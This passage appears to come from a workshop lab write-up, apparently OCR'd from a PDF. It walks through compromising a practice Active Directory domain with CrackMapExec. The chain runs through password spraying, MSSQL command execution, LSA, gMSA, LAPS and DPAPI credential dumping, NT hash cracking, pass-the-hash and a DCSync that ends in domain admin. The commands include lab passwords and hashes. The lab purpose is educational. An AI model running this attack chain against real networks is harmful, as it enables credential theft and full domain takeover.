crackmapexec mssql 10.0.0.5 -u hermione -p '&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X '$encodedString = "..." ; $securepwd = $encodedString | ConvertTo-SecureString ; $Marshal = [System.Runtime.InteropServices.Marshal] ; $Bstr = $Marshal::SecureStringToBSTR($securepwd) ; $pwd = $Marshal::PtrToStringAuto($Bstr) ; Write-host $pwd'
```


First, I try to spray the password on all the users of the domain but it doesn't work for any account.



```
crackmapexec ldap ad01.poudlard.wizard -u users.lst -p '^2w7yutTf8n2gXgdjpsemH8sGf9kDuEQVBTsE7EFQQE9jmSSern#7Hrg9A5'
```




```
crackmapexec mssql srv01.poudlard.wizard -u 'gMSA-mssql$' -p '^2w7yutTf8n2gXgdjpsemH8sGf9kDuEQVBTsE7EFQQE9jmSSern#7Hrg9A5'
```




```
crackmapexec smb targets.txt -u Administrator -p
'^2w7yutTf8n2gXgdjpsemH8sGf9kDuEQVBTsE7EFQQE9jmSSern#7Hrg9A5' --local-auth
```

So I decide to look at the local administrators and we can see that the local administrator's name is not the default one but adminsrv. When I try to authenticate with the password, it works and I'm the local administrator of the first machine in the lab.





```
crackmapexec mssql 10.0.0.5 -u hermnione -p
'&Y6DGSKciJn83M7%5o*#vD4z$Lo4iFFidz7f3ybp@L8YEhHh$hwbjav3CsmPP' -X 'net users'
```


```
crackmapexec smb srv01.poudlard.wizard -u 'adminsrv' -p
'^2w7yutTf8n2$^gXgdjpsemH8sGf9kDuEQVBTsE7EFQQE9jmSSern#7Hrg9A5' --local-auth
```

Now that we are local administrator we will do post exploitation and specifically try to recover new credentials to be able to lateralize on the other machines of the lab. By dumping the LSA secrets we recover a gmsa account, we have several possibilities to recover the name of the gmsa account, either we recover the id of this one and we use the `--gmsa-convert-id` option or otherwise we can decrypt the gmsa account in lsa with `--gmsa-decrypt-lsa`.



```
crackmapexec smb srv01.poudlard.wizard -u 'adminsrv' -p
'^2w7yutTf8n2$^gXgdjpsemH8sGf9kDuEQVBTsE7EFQQE9jmSSern#7Hrg9A5' --local-auth --lsa
```


```
crackmapexec ldap ad01.poudlard.wizard -u ron -p '#Super@Secure&Password$2015?' --
gmsa-convert-id d3aa049e5997e701fdf608eb176b55131e6d2be9f0c0f6c31590db0d58c88dbb
```




`crackmapexec ldap ad01.poudlard.wizard -u ron -p '#Super@Secure&Password$2015?' --gmsa-decrypt-lsa '_SC_GMSA_{84A78B8C-56EE-465b-8496-FFB35A1B52A7}_.....'`

With this new account we can still check if he does not have interesting permissions on the shares or if he is not the local administrator of a machine but we do not find much interesting.




`crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --shares -k`

When we look in bloodhound on the other hand we see that the `gMSA-mssql$` account is part of the `LAPSD` group, so it may have the permissions to read the LAPS passwords of one of the machines. And indeed with the `--laps` option we can see that we can dump the LAPS password of the `SRV02` machine.




`gMSA-mssql$ account groups in Bloodhound`




crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --laps

We can do the same post-exploitation process as on the SRV01 machine but I can't find much. I had a problem with the `--dpapi` option, for some obscure reason it could not find any dpapi blob to decrypt however when I chained the `--laps` and `--dpapi` module to use the password dump in laps to dump the credentials of the dpapi I got a different result.




crackmapexec smb srv02.poudlard.wizard -u 'adminsrv' -H d3821ab41746d3b90c0d503c1932dc36 --local-auth --dpapi




crackmapexec smb targets.txt -u 'gMSA-mssql$' -H 4555b90d1f75461ac0fe6d759a111ab7 --laps --dpapi


And that's where the guessing part of the lab came in, in the dpapi blob we get an NT hash but we don't have a user to match it, so I'm trying to break it and spray that hash on the domain users and local users but nothing works.



john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=NT



crackmapexec smb targets.txt -u adminsrv -H aed0bd9b739f70a5d04305fa4cbd2416 --local-auth




crackmapexec smb ad01.poudlard.wizard -u users.lst -H aed0bd9b739f70a5d04305fa4cbd2416

In fact, we had to guess that the NT hash we obtained previously was that of the domain controller `AD01$` and since the domain controllers have replication rights by default, we can therefore DCSync with the account `AD01$`


```
crackmapexec smb ad01.poudlard.wizard -u 'AD01$' -H aed0bd9b739f70a5d04305fa4cbd2416 --ntds
```

We can connect with the `rubeus` account from which we have retrieved the NT hash by having DCsync and we see that we are indeed domain admin with the mention `(Pwn3d!)` on the domain controller




```
crackmapexec smb ad01.poudlard.wizard -u 'rubeus' -H fac544c8d57cb480440e613eeb700d65 -x whoami
```

Thanks to mpgn for setting up the lab and Wil for helping to run the workshop.

Ressources :
